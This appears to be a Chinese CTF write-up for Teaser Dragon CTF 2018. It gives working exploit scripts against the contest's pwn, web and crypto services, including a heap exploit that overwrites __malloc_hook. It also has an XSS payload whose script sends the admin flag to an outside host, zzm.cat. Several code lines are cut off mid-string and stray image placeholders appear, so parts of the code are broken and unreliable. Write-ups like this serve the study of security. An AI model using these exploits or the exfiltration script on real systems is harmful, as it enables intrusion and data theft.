Teaser Dragon CTF 2018 Writeup by r3kapig

Atum / 2018-09-30 23:31:41 / 浏览数 3123 安全技术 CTF 顶(0) 踩(0)

我们是由Eur3kA和flappypig组成的联合战队r3kapig。本周末，我们部分队员以娱乐心态参与了Dragon Sector举办的Teaser Dragon CTF 2018
，没想到以第十名的成绩成功晋级11月在波兰举办的Dragon CTF 2018
Final。不过很不幸的是，我们在比赛结束之后没多久就解出了两道题，这使得我们错过了一波让排名更高的机会。我们决定把我们赛时做出来的题目外加赛后做出的两道
另外我们战队目前正在招募队员，欢迎想与我们一起玩的同学加入我们，尤其是Misc/Crypto的大佬，有意向的同学请联系lgcpku@gmail.com。给大佬们递茶。

PWN

Production

这个是一道非常有意思的题目，考验了一个选手的细心度(显然我们队的都是大老粗)
题目文件可以在https://github.com/Changochen/CTF/tree/master/2018/teaserDrangon 找到。
题目只有一个`lyrics.cc`,逻辑大概就是限制了你读`flag`的可能
其中的一个很重要的点是:源码中的`assert`在远程的binary里面被去掉了。怎么能发现这一点呢，在`write`里面可以很容易发现，如果你输入的长度不对，程序不会`abort`
得知了这个后，我们就很容易做了。

1. 打开16个`./data/../lyrics`，然后读到有`DrgnS`
2. 再随便打开12首歌，如`./data/The Beatles/Girl`
3. 这个时候`fd`的数量是31(why?stdin,stdout,stderr!),我们打开`./data/../flag`, 绕过了第一个检查
4. 那怎么读呢？利用读的时候栈不初始化，先把一首歌全部读完，再读`flag`,再读那首歌就可以了。

英文版的wp可以在https://changochen.github.io/2018/09/29/Teaser-Dragon-CTF-2018/ 找到

```
from pwn import *

remote_addr=['lyrics.hackable.software',4141]
#context.log_level=True

p=remote(remote_addr[0],remote_addr[1])

ru = lambda x : p.recvuntil(x)
sn = lambda x : p.send(x)
rl = lambda   : p.recvline()
sl = lambda x : p.sendline(x)
rv = lambda x : p.recv(x)
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)

def cmd(command):
   sla("> ",command)

def bands():
   cmd("bands")

def songs(band):
   cmd("songs")
   sla("Band: ",band)

def _open(band,song):
   cmd("open")
   sla("Band: ",band)
   sla("Song: ",song)

def _read(idx):
   cmd("read")
   sla("ID: ",str(idx))

def _write(idx,content):
   cmd("write")
   sla("ID: ",str(idx))
   sla("length: ",str(len(content)+1))
   sa(": ",content)

def _close(idx):
   cmd("close")
   sla("ID: ",str(idx))

if __name__ == '__main__':
   for i in xrange(16):
       _open("..",'lyrics')

   for i in xrange(16):
       for j in xrange(24):
           _read(0)

   for i in xrange(12):
       _open('The Beatles','Girl')

   _open("..",'flag')
   for i in xrange(31):
       _read(0)
   _read(12)
   _read(0)
   p.interactive()
```

Fast Storage

题目文件可以在https://github.com/Changochen/CTF/tree/master/2018/teaserDragon 找到。
考了一个冷门知识: `abs(0x80000000)=0x80000000`
代码中

```
v2 = hash1(name);
 v3 = hash2((unsigned __int8 *)name);
 v4 = hash3(name);
 idx = abs(v2) % 62;
 add_entries(idx, name, value);
 return add_bitmaps(idx, v3, v4);
```

如果hash1返回`0x8000000`，那么`idx`就是`-2`,使得`bitmaps[]`和`entries[]`重合，这样我们就可以通过操作`bitmaps`来leak和修改`entries`

Leak

很简单，利用

```
char *__fastcall find_by_name(unsigned __int8 *a1)
{
 int v1; // ST24_4
 char v2; // ST20_1
 char v3; // al
 int v5; // [rsp+24h] [rbp-Ch]
 struct Entry *i; // [rsp+28h] [rbp-8h]

 v1 = hash1((char *)a1);
 v2 = hash2(a1);
 v3 = hash3(a1);
 v5 = abs(v1) % 62;
 if ( !(unsigned int)check(v5, v2, v3) )
   return 0LL;
 for ( i = entries[v5]; i && strcmp(i->name, (const char *)a1); i = i->next )
   ;
 return i->value;
```

中的`check`， 它会判断`bitmaps`中某一位是不是设置了，这样我们就可以`bit by bit`的leak出一个堆地址。

Exploit

有了堆地址，我们就可以伪造`entry`了。有堆溢出我们可以为所欲为。怎么leak出`libc`呢？改`top size`啊

`z3■■■■`

```
## more.py
#!/usr/bin/env python
# coding=utf-8
from z3 import *
import sys
```

```
s = Solver()
a = BitVec("a", 32)
b = BitVec("b", 32)
c = BitVec("c", 32)
d = BitVec("d", 32)
e = BitVec("e", 32)
f = BitVec("f", 32)

g = BitVec("g", 32)
h = BitVec("h", 32)

i = BitVec("i", 32)

i=(((((0x1337*a+1)*b+1)*c+1)*d+1)*g+1)*h+1
s.add(a<256,b<256,c<256,d<256,g<256,h<256,i<=0x7eFFFFFF)
s.add(a>0,b>0,c>0,d>0,g>0,h>0,i>0)

tmp=int(sys.argv[1])
if(tmp>=32):
   s.add(i%62==61)
   tmp-=32
else:
   s.add((i+2)%62==0)

e=((b<<8)+a)^((d<<8)+c)^((h<<8)+g)
s.add((((e >> 10) ^((e ^ (e >> 5))&0xFF))&0x1f)==tmp)
f=0
for w in range(8):
   f=f+((a>>w)&0x1)
   f=f+((b>>w)&0x1)
   f=f+((c>>w)&0x1)
   f=f+((d>>w)&0x1)
   f=f+((g>>w)&0x1)
   f=f+((h>>w)&0x1)

s.add((f&0x1f)==tmp)

if(s.check()):
   m=s.model()
   print(m[a]+m[b]+m[c]+m[d]+m[g]+m[h])
```

利用脚本

```
from pwn import *
import os
local=0
pc='./faststorage'
pc='/tmp/pwn/faststorage_debug'
remote_addr=['faststorage.hackable.software',1337]
aslr=False
#context.log_level=True
payload=open("payload",'rb').read()
libc=ELF('./libc.so.6')

if local==1:
   p = process(pc,aslr=aslr,env={'LD_PRELOAD': './libc.so.6'})
   #p = process(pc,aslr=aslr)
   gdb.attach(p,'c')
else:
   p=remote(remote_addr[0],remote_addr[1])

ru = lambda x : p.recvuntil(x)
sn = lambda x : p.send(x)
rl = lambda   : p.recvline()
sl = lambda x : p.sendline(x)
rv = lambda x : p.recv(x)
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)
```

```
def lg(s,addr):
   print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

def raddr(a=6):
   if(a==6):
       return u64(rv(a).ljust(8,'\x00'))
   else:
       return u64(rl().strip('\n').ljust(8,'\x00'))

def choice(idx):
   sla("> ",str(idx))

def add_entry(name,size,value):
   choice(1)
   sa(":",name)
   sla(":",str(size))
   sa(":",value)

def edit_entry(name,value):
   choice(3)
   sa(":",name)
   sa(":",value)

def print_entry(name):
   choice(2)
   sa(":",name)

def getcheck(idx):
   global payload
   res=''
   if idx<12:
       payloads=os.popen("python more.py "+str(idx)).read().strip('\n')
       payloads=payloads.split(' + ')
       for i in payloads:
           res+=p8(int(i))
   else:
       return payload[(idx-12)*6:(idx-12)*6+6]
   return res

if __name__ == '__main__':
   thename='\xa1\xf8\xe6\xa9'
   a=[]
   for i in range(32):
       a.append(getcheck(12+i))
       add_entry(a[i],0x10,'123')
   add_entry(thename,0x10,'fuckme')
   res=0
   for i in range(32):
       print_entry(a[i])
       if "No such entry!" in rl():
           continue
       res+=1<<(12+i)
   heap_addr=res+0x500000000000
   lg("heap addr",heap_addr)
   pl=p64(0)*1+p64(heap_addr+0xc30)+p64(heap_addr+0xd38+(0x1000<<47))
   add_entry(getcheck(5),0x80,pl)
   edit_entry(thename,p64(0x2d1))
   add_entry('1234',0x300,'1234')
   print_entry(thename)
   ru("Value: ")
   rv(16)
   libc_addr=raddr()-0x3c4e18
   lg("libc_addr",libc_addr)
   libc.address=libc_addr
   pl=p64(0x21)+'1234\x00\x00\x00\x00'+p64(0)*4+p64(heap_addr+0xd40)+p64(libc.symbols['__malloc_hook']+(0x8<<48))
   edit_entry(thename,pl)
   edit_entry('1234',p64(libc.address+0xf1147))
   p.interactive()
```

同理，英文版的wp可以在https://changochen.github.io/2018/09/29/Teaser-Dragon-CTF-2018/ 找到

RE

Brutal Oldskull

硬核win32程序, 4个code作为密钥在%temp%目录下解密出一个子进程checker, checker校验final flag.

Chains of Trust

主程序连接服务器下载shellcode并执行, shellcode通过包含函数指针的结构体指针调用主程序中的函数(包括send,recv,exit等).
一共是86段shellcode, 全部有动态smc但解密套路相同, 通过ida脚本自动dump. 其中包括大量的通信上下文校验与反调试(ptrace, libc等), 过滤后剩下16段(0, 23, 26/33/84, 34/35/36/37, 49/50/51/52, 63, 74, 85).

- 0 检查依赖库
- 23 复制自身的代码到新的内存空间并创建线程, 功能是异步获取输入, 长度32
- 26/33/84 线程, sleep(500)
- 34/35/36/37 线程, 用于加密存储数据, 每个线程128个short, 异或常量保存, 同时响应后续线程的异步读写请求
- 49/50/51/52 线程, 从服务器获得加密方式(4种, 按执行顺序), 与34/35/36/37一一对应并加密其中的数据, 每个线程8个数据
- 63 线程, 将23的输入放到34/35/36/37并唤醒49/50/51/52开始加密
- 74 线程, 获取加密后的数据重新组合成一维数组
- 85 线程, 唤醒前面的加密线程, 等待加密完成后进行最终校验流程

shellcode有自身的context, 申请了内存后会将指针发送给服务器, 在后续的shellcode的中从服务器获取. 整个流程大量异步操作环环相扣, 不愧是chains of trust.

```
'''
#85
with open("data", "rb") as f: # dumped from the last shellcode
   buf = f.read()
data = [bytearray(buf[i*40:i*40+32]) for i in xrange(26)]

def once(n):
   key = \
   [
       0x9DF9,  0x65E, 0x3B94, 0xFAD9, 0xC3D9, 0xFE12, 0xA57B, 0x9089,
       0x3FAF, 0xBB31, 0x4CAD, 0x1415, 0x74CD, 0xCF0A, 0x1CE1, 0xB55A,
       0x54C6, 0x827F, 0x179D, 0x66D9, 0xFF80, 0x8126, 0x5579, 0x4AED,
       0x5F7D, 0x430F, 0x2EE4, 0x129C, 0xDBCD, 0xEB50, 0x8DA8, 0xBDD1
   ]
   a = []
   for i in xrange(32):
       v = ((n >> 1) | (n << 15)) & 0xFFFF
       n = v ^ key[i]
       a.append(n & 0xFF)
   return bytearray(a)

t0 = []
for i in xrange(len(data)):
   for j in xrange(0x10000):
       if(once(j) == data[i]):
           t0.append(j)
           break
'''
#85
t0 = [18122, 16775, 21890, 24145, 22241, 26214, 13940, 13946, 13928, 13936, 13934, 13893, 10689, 5546, 5515, 5529, 5561, 5556,
t0 = map(lambda x: x^0x6666, t0) #74
sq = [0, 1, 2, 3, 4, 4, 4, 5, 6, 7, 8, 9, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 19, 20, 21, 22, 23, 24, 22, 25, 25]
t1 = map(lambda x: t0[x], sq)

#74
t2 = [[],[],[],[]]
for i in xrange(32):
   t2[i/8].append(t1[i])

#49/50/51/52
t2[3] = map(lambda x: x-0x26FD, t2[3])
t2[2] = map(lambda x: x^0x73AB, t2[2])
for i in xrange(8):
   t2[1][i] -= i + 0x4FA0
t2[0] = map(lambda x: x/123, t2[0])

#63
flag = []
for i in xrange(32):
   flag.append(t2[i % 4][i / 4])
print(str(bytearray(flag)))
```

MISC

WEB

3NTERPRISE s0lution

每个用户有一个key，用户可以添加note，然后note明文会和key异或后存储起来，查看时会用当前用户的key进行解密。id为1的note是admin写的，很明显拿到admin的k
题目给出了webapp.py的源码，但是没有给出backend.py的源码。读源码发现登录经过了两步:
首先是/login/user

```
@app.route('/login/user', methods=['POST'])
def do_login_user_post():
 username = get_required_params("POST", ['login'])['login']
 backend.cache_save(
   sid=flask.session.sid,
   value=backend.get_key_for_user(username)
 )
 state = backend.check_user_state(username)
 if state > 0:
   add_msg("user has {} state code ;/ contact backend admin ... ".format(state))
   return do_render()
 flask.session[K_LOGGED_IN] = False
 flask.session[K_AUTH_USER] = username

 return do_302("/login/auth")
```

这个函数分为两步：

1. 缓存当前用户sid对应的key

   ```
   backend.cache_save(
   sid=flask.session.sid,
   value=backend.get_key_for_user(username)
   )
   ```

2. 设置session[K_LOGGED_IN]和session[K_AUTH_USER]

   ```
   flask.session[K_LOGGED_IN] = False
   flask.session[K_AUTH_USER] = username
   ```

   然后验证密码后登陆。

添加note的逻辑如下，会根据sid从cache中取出key，然后和note明文异或加密并存储。

```
@app.route("/note/add", methods=['POST'])
@loginzone
def do_note_add_post():
 text = get_required_params("POST", ["text"])["text"]
 key = backend.cache_load(flask.session.sid)
 if key is None:
   raise WebException("Cached key")
 text = backend.xor_1337_encrypt(
   data=text,
   key=key,
 )
 note = model.Notes(
   username=flask.session[K_LOGGED_USER],
   message=backend.hex_encode(text),
 )
 sql_session.add(note)
 sql_session.commit()
```


```
 add_msg("Done !")
 return do_render()
```

如果在添加note的时候取出的key是admin的key，那么我们异或这个note的明文（自己输入的）和密文（可以查看）就能得到key。
我们利用/login/user的第一步操作（缓存当前用户sid对应的key）就可以修改key，即往/login/user传入login=admin即可。当然之后session[K_LOGGED_IN]会被设置为

具体操作流程（均在同一session下）：

1. 首先登录自己的账号；
2. 然后不断添加note，内容为aaaaa....（尽可能长），可以用Burpsuite的Intruder操作；
3. 登录admin

这个时候查看自己新添加的一系列note，找到用自己的key解不出的密文，说明该密文用admin的key加密了。如图，不知为何会登上一个叫seadog的号，不过密文是用adm




Note id: 2270 created by : seadog

```
2ED0F9CDF3D3B08FCDCE032388DAE07C8E
1B4B1298B7256AA31A3C1C1E4B5D5AE2819
6BF88174B1BF041E5897E941AA34F404BA28
BBAA12A45726FBD6ACF45184DE9D7A0509A
5B60EBA6AFC64FAF6CDBD3270000298DCB
431D0C3CACBFF9B9F0B618FA5B2ED0F9CD
F3D3B08FCDCE0323
```

写脚本，解密id为1的note即可

```
a = '2ED0F9CDF3D3B08FCDCE032388DAE07C8E1B4B1298B7256AA31A3C1C1E4B5D5AE28196BF88174B1BF041E5897E941AA34F404BA28BBAA12A45726FBD6

b = 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'

c = '07D8B68CDB92A687DFC74217C9D7F47E84540A3C97BA3D2B8B5B3E1C110A4C54F09392ADC910461BF61AA4AC6D921591556D1AAFCB8495144C2774836
ans = ''
for i in range(0,200,2):
   x = int(a[i:i+2],16)^97^int(c[i:i+2],16)
   ans+=chr(x)
   print(ans)
```




```
a =
'2ED0F9CDF3D3B08FCDCE032388DAE07C8E1B4B1298B7256AA31A3C1C1E4B5D5AE28196BF88174B1BF041E5897E941AA34F404BA28BBAA1
2A45726FBD6ACF45184DE9D7A0509A5B60EBA6AFC64FAF6CDBD3270000298DCB431D0C3CACBFF9B9F0B618FA5B'

b =
'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aa'

c =
'07D8B68CDB92A687DFC74217C9D7F47E84540A3C97BA3D2B8B5B3E1C110A4C54F09392ADC910461BF61AA4AC6D921591556D1AAFCB8495
144C27748369FC101847D7C2A9508F6534FFB7BCF859FD3ED8863611400F9ECB56064C20EDF0B6F6B1BF1CBB522A91F0C9B2'
ans = ''
for i in range(0,200,2):
    x = int(a[i:i+2],16)^97^int(c[i:i+2],16)
    ans+=chr(x)
    print(ans)
```

```
Hi. I wish U luck. Only I can posses flag: DrgnS{L0l!_U_h4z_bR4ak_that_5upr_w33b4pp!Gratz!} ..
Hi. I wish U luck. Only I can posses flag: DrgnS{L0l!_U_h4z_bR4ak_that_5upr_w33b4pp!Gratz!} ...
Hi. I wish U luck. Only I can posses flag: DrgnS{L0l!_U_h4z_bR4ak_that_5upr_w33b4pp!Gratz!} ...
Hi. I wish U luck. Only I can posses flag: DrgnS{L0l!_U_h4z_bR4ak_that_5upr_w33b4pp!Gratz!} ... h
Hi. I wish U luck. Only I can posses flag: DrgnS{L0l!_U_h4z_bR4ak_that_5upr_w33b4pp!Gratz!} ... he
Hi. I wish U luck. Only I can posses flag: DrgnS{L0l!_U_h4z_bR4ak_that_5upr_w33b4pp!Gratz!} ... he
Hi. I wish U luck. Only I can posses flag: DrgnS{L0l!_U_h4z_bR4ak_that_5upr_w33b4pp!Gratz!} ... he h

[Done] exited with code=0 in 0.076 seconds
```

Nodepad

题目提供了源码，可发现对title和content进行了过滤，不允许'<'，'>'，但是当传入的title或content是字典（对象）的时候是可以被绕过的。
例如{'a':'<'}即可绕过过滤



```
> /[<>]/.test({'a':'<'})
< false
>
```

express.js通过简单的表单提交只能传入数组（无法绕过过滤），但是json的请求可以，不过注意要修改Content-Type为application/json
例如

```
{"title":"a","content":["a",[{"w":"<a>zzm</a>"}]],"_csrf":"zEZvdIw1-6MDIMRPH3de_9mqEP_UygALE6t0"}
```

存入数据库时会将字典转化为可打印字符串形式，payload不会受到影响。
另外还需要绕过CSP限制，这个用base标签即可。
最终的exp如下，这里先闭合掉script标签，然后引入base标签：

```
{"title":"a","content":["a",[{"w":"</script><base href='http://zzm.cat'><script>"}]],"_csrf":"zEZvdIw1-6MDIMRPH3de_9mqEP_UygAL
```

然后在自己的服务器上（http://zzm.cat）新建一个javascripts/notes.js文件，就可以在notes.js中执行任意脚本了，例如读取flag：

```
var a = new XMLHttpRequest();
a.open('GET', 'http://nodepad.hackable.software:3000/admin/flag', false);
a.send(null);
b = a.responseText;
location.href = 'http://zzm.cat:8080/?c=' + escape(b);
```

Crypto

AES-128-TSB

对于给定的串x，如果把 a+xor(a,x)+a
拿去解密，结果即为xor(a,aes.decrypt(x))，那么可以先枚举a的最后一位，从而得到aes.decrypt(x)的最后一位。然后可以控制解密串的长度，逐位尝试即可得到

能够模拟aes.decrypt之后可以把上面的x设为chr(0)*16，a设为xor(aes.decrypt(x),'gimme_flag')，这样可以得到加密的flag，然后模拟解密即可

下面是脚本，不知道为啥，跑一会就炸,跑完一组（16位）后很快就炸了...那就分组跑手动把答案记下来也还行.....

```
#!/usr/bin/env python2
import SocketServer
import socket
from Crypto.Cipher import AES
from Crypto.Random import get_random_bytes
from struct import pack, unpack

#from secret import AES_KEY, FLAG


class CryptoError(Exception):
   pass


def split_by(data, step):
   return [data[i : i+step] for i in xrange(0, len(data), step)]


def xor(a, b):
   assert len(a) == len(b)
   return ''.join([chr(ord(ai)^ord(bi)) for ai, bi in zip(a,b)])


def pad(msg):
   byte = 16 - len(msg) % 16
   return msg + chr(byte) * byte


def unpad(msg):
   if not msg:
       return ''
   return msg[:-ord(msg[-1])]


def tsb_encrypt(aes, msg):
   msg = pad(msg)
   iv = get_random_bytes(16)
   prev_pt = iv
   prev_ct = iv
   ct = ''
   for block in split_by(msg, 16) + [iv]:
       ct_block = xor(block, prev_pt)
       ct_block = aes.encrypt(ct_block)
       ct_block = xor(ct_block, prev_ct)
       ct += ct_block
       prev_pt = block
       prev_ct = ct_block
   return iv + ct


def tsb_decrypt(aes, msg):
   iv, msg = msg[:16], msg[16:]
   prev_pt = iv
   prev_ct = iv
   pt = ''
   for block in split_by(msg, 16):
       pt_block = xor(block, prev_ct)
       pt_block = aes.decrypt(pt_block)
```

```
        pt_block = xor(pt_block, prev_pt)
        pt += pt_block
        prev_pt = pt_block
        prev_ct = block
    pt, mac = pt[:-16], pt[-16:]
    if mac != iv:
        raise CryptoError()
    #print pt.encode('hex')
    return unpad(pt)

def send_binary(s, msg):
    s.sendall(pack('<I', len(msg)))
    s.sendall(msg)

def send_enc(s, aes, msg):
    send_binary(s, tsb_encrypt(aes, msg))

def recv_exact(s, length):
    buf = ''
    while length > 0:
        data = s.recv(length)
        if data == '':
            raise EOFError()
        buf += data
        length -= len(data)
    return buf

def recv_binary(s):
    size = recv_exact(s, 4)
    size = unpack('<I', size)[0]
    return recv_exact(s, size)

def recv_enc(s, aes):
    data = recv_binary(s)
    return tsb_decrypt(aes, data)

def main0(s):
    aes = AES.new(AES_KEY, AES.MODE_ECB)
    try:
        while True:
            a = recv_binary(s)
            b = recv_enc(s, aes)
            if a == b:
                if a == 'gimme_flag':
                    send_enc(s, aes, FLAG)
                else:
                    # Invalid request, send some random garbage instead of the
                    # flag :)
                    send_enc(s, aes, get_random_bytes(len(FLAG)))
            else:
                send_binary(s, 'Looks like you don\'t know the secret key? Too bad.')
    except (CryptoError, EOFError):
        pass

import sys,time

aes = AES.new('a'*16, AES.MODE_ECB)
t='gimme_flag'
t2=pad(t)
x2='u'*16
print tsb_decrypt(aes,t2+x2+t2)
#exit()

def chk(x,y):
    if False:
        aes = AES.new('a'*16, AES.MODE_ECB)
        t=tsb_decrypt(aes,y)
        #print t.encode('hex'),len(t)
        return x==t
```

```
   s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
   s.connect(('aes-128-tsb.hackable.software',1337))
   send_binary(s,x)
   send_binary(s,y)
   #t=_recv(s,1024)
   #time.sleep(0.5)
   t=recv_binary(s)
   #print t.encode('hex'),len(t)
   #print t
   return t.find('bad')==-1

from threading import Thread,RLock

rid=-1
def bchk(x,y,id,req):
   global rid
   #print '[',chk(x,y),']'
   if chk(x,y)==req:
       rid=id

def batch_chk(l):
   u=[]
   for i in l:
       t=Thread(target=bchk,args=i)
       t.setDaemon(True)
       t.start()
       u.append(t)
   while True:
       cnt=0
       for i in u:
           if i.isAlive():
               cnt+=1
       if cnt==0:break
       #print cnt
       time.sleep(0.5)
'''
t2='ff4fb55ec0fa0d54339e'.decode('hex')+chr(0)*5+chr(90^6)
#print chk('gimme_flag',t2*3)
l=[]
#l.append(('fafa','a'*48,1))
#l.append(('gimme_flag',t2*3,1))
for i in range(256):
   l.append(('gimme_flag',('ff4fb55ec0fa0d5433'.decode('hex')+chr(i)+chr(0)*5+chr(90^6))*3,i))
batch_chk(l)
print rid
'''

def guess(block):
   global rid
   l=[]
   for i in range(256):
       t=chr(0)*15+chr(i)
       #print i,chk('',t+xor(t,block)+t)
       l.append(('',t+xor(t,block)+t,i,False))
   rid=-1
   batch_chk(l)
   print 'rid:',rid
   v=rid
   v-=v%16
   rid=-1
   l=[]
   for i in range(v,v+16):
       t=chr(0)*15+chr(i)
       l.append(('',t+xor(t,block)+t,i,True))
   batch_chk(l)
   lst_byte=rid
   #lst_byte=54
   print 'lst_byte:',lst_byte
   fi=''
   for i in range(15):
       l=[]
       for j in range(256):
           t=fi+chr(j)+chr(0)*(14-i)+chr(lst_byte^(15-i))
           l.append((chr(0)*(i+1),t+xor(t,block)+t,j,True))
       rid=-1
       batch_chk(l)
       print 'rid:',i,rid
       fi+=chr(rid)
   return fi+chr(lst_byte)

x='1eba25153b0311dfb283fd48a2a3c5a54b68d8e8752fd6d35b3f139ad6e7a440749666395020c991e6ce3f902fb9401eed33bbd630d2729e01097ca67c8
x=x.decode('hex')

